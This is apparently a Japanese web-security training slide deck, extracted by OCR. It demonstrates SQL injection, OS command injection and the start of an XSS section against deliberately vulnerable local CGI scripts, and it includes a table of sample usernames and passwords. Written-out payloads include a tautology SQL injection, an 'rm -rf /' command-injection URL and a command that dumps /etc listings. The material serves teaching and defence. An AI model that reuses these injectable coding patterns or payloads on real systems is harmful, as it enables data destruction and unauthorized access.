
username	password
imoto	mypassword
suzuki	suzukipassword
tanaka	tanakaapassword
yamada	yamadapassword

正常な入力パラメータの結果



http://127.0.0.1:8080/にアクセス

select * from user where username = 'imoto'



参考：python/index.html（フォーム画面）

```
<!DOCTYPE html>
<html>
<head>
<title>CGI Sample2</title>
</head>
<body>
<h1>CGI Sample2</h1>
<form action="/cgi-bin/sqlinj.py" method="POST">
  <input type="text" name="key" value="test" />
  <input type="submit" name="submit" />
</form>
</body>
</html>
```

参考：python/cgi-bin/sqlinj.py （SQL処理プログラム）

```
#!/usr/local/bin/python3
# -*- coding: utf-8 -*-

import cgi
import MySQLdb

print('Content-type: text/html; charset=UTF-8\r\n')

form = cgi.FieldStorage()
text = form.getvalue('key','')
connection = MySQLdb.connect(host='172.16.200.11', user='test', passwd='test', db='testdb', charset='utf8')
cursor = connection.cursor()

cursor.execute("select * from user where username = '%s'" % (text))

print("""<!doctype html><html><head><title> test page. </title><body>""")
print("""<h1>search key: %s</h1>""" % (text))
print("""<table border="1">""")
for row in cursor.fetchall():
        print("""<tr><td>%s</td><td>%s</td></tr>""" % (row[1], row[2]))
print("""</table></body></html>""")
```

前のフォームから’key’という名前のパラメータを取得

データベースに接続

SQLを実行

結果をHTML内に出力

SQL文の組み立て・実行部分

プログラムの問題部分

```
cursor.execute("select * from user where username = '%s'" % (text))
```

前のフォームのパラメータ(%sに入る文字)がimotoの時

```
select * from user where username = 'imoto'
```


がSQLとして渡される

前のフォームのパラメータがimoto' or 'a' = 'aの時


```
select * from user where username = 'imoto' or 'a' = 'a'
```

がSQLとして渡される

SQLインジェクションの結果




select * from user where username = 'imoto' or 'a' = 'a'



エスケープ処理の追加

```
form = cgi.fieldstorage()
text = form.getvalue('key','')
text = MySQLdb.escape_string(text).decode('utf-8')
```

赤字部分を追加
文字textをエスケープ処理し、その結果をtextに入力



OSコマンドインジェクション


OSコマンドインジェクション

WebアプリケーションからOSのコマンドを実行する際に、入力パラメータとしてOSのコマンドを入力し不正な動作を引き起こす攻撃をOSコマンドインジェクションと呼ぶ。

まず、 WebアプリケーションからOSのコマンドを実行することは基本的には勧められない。


また、実行する際もパラメータは最低限に止め、パラメータのエスケープ処理を実施すべきである。

http://xxx.xxx.com/auth?id='|| rm -rf /'



http://127.0.0.1:8080/cgi-bin/cmdinj.py

ユーザ名を入力して、ログインしているかどうか確認するフォーム



参考：python/cgi-bin/cmdinj.py （コマンド実行プログラム）

```
#!/usr/local/bin/python3
# -*- coding: utf-8 -*-

import sys
import io
import cgi
import subprocess

sys.stdout = io.TextIOWrapper(sys.stdout.buffer, encoding='utf-8')

form = cgi.FieldStorage()
text = form.getvalue('key','')

cmd = "/home/python/cgi-bin/find.sh " + text

res = None
try:
    res = subprocess.check_output(cmd, shell=True)
except:
    a = 0

print("Content-Type: text/html;charset=utf-8\n\n")
print("")
print("""<!DOCTYPE html><html><head><title> test page. </title></head><body>""")
print("""<h1>res: %s</h1>""" % (res))
print("""<h1>検索ユーザ: %s</h1>""" % (text))
print("""
        <form action="/cgi-bin/cmdinj.py" method="post">
                <p>
                <input type="text" name="key" size="40">
                <input type="submit" value="送信">
                </p>
        </form>
""")
if res is None:
    print("ログインしていません。")
else:
    print("ログインしています。")
print("""</body></html>""")
```

実行パスにfind.shを指定


コマンドの実行と結果を取得

参考：python/cgi-bin/find.sh


```
#!/bin/bash

if [[ -f /tmp/$1 ]]; then
  exit 0
else
  exit 1
fi
```

http://127.0.0.1:8080/cgi-bin/cmdinj.py

imoto && ls /etc > /home/python/result.html と入力



http://127.0.0.1:8080/result.htmlへアクセス



エスケープ処理の重要性

|や&などの文字をそのままスクリプトなどに渡すと、OSコマンドインジェクションに繋がる可能性があるので、エスケープする必要がある。

どんな場合でも、他のファイルに渡すパラメータは、文字チェックと文字数チェックは必ず行うこと。

クロスサイトスクリプティング (XSS)

クロスサイトスクリプティング


パラメータに、Javascriptのコードを入力し、その内容をブラウザに表示させたときに実行させる手法。

・いたずらでアラートを表示する。

・他のサイトに誘導する。

・フォームの内容を第三者に送信する。

など、目的はいろいろ。



悪意のあるコードが第三者の
ブラウザで実行されてしまう。

http://127.0.0.1:8080/cgi-bin/xss.py

ユーザ名を入れることで、ユーザ登録が可能。
